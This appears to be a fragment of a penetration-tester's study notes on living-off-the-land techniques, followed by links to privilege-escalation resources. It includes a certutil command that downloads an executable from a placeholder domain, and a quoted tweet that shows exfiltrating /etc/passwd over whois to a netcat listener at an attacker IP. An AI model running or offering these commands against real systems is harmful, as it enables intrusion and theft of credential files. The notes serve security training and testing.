
```
certutil.exe -urlcache -split -f http://domain.com/malz.exe c:/myfile:zzzz
```

What’s Next for Me?????

Data Exfil: port knocking

https://www.sans.org/reading-room/whitepapers/covert/portknockout-data-exfiltration-port-knocking-udp-37307

Data Exfil: whois



Paul Seekamp
@nullenc0de

Have limited ways to exfiltrate data? Use Whois!

```
attacker: nc -l -v -p 53 | sed "s/ //g" | base64 -d
```

```
victim: whois -h $attackerIP -p 53 cat /etc/passwd | base64
```

11:12 PM · Oct 27, 2019 · Twitter for Android

618 Retweets **1.7K** Likes

Resources

https://explainshell.com/

https://www.netsecfocus.com/oscp/2019/03/29/The_Journey_to_Try_Harder-_TJNulls_Preparation_Guide_for_PWK_OSCP.html#section-9-privilege-escalation

https://github.com/Ignitetechnologies/Privilege-Escalation

https://ethicalhackingguru.com/escalate_linux-walkthrough/

https://ethicalhackingguru.com/escalate_linux-walkthrough/

https://lolbas-project.github.io/

https://gtfobins.github.io/gtfobins/man/#shell

https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/

https://lolbas-project.github.io/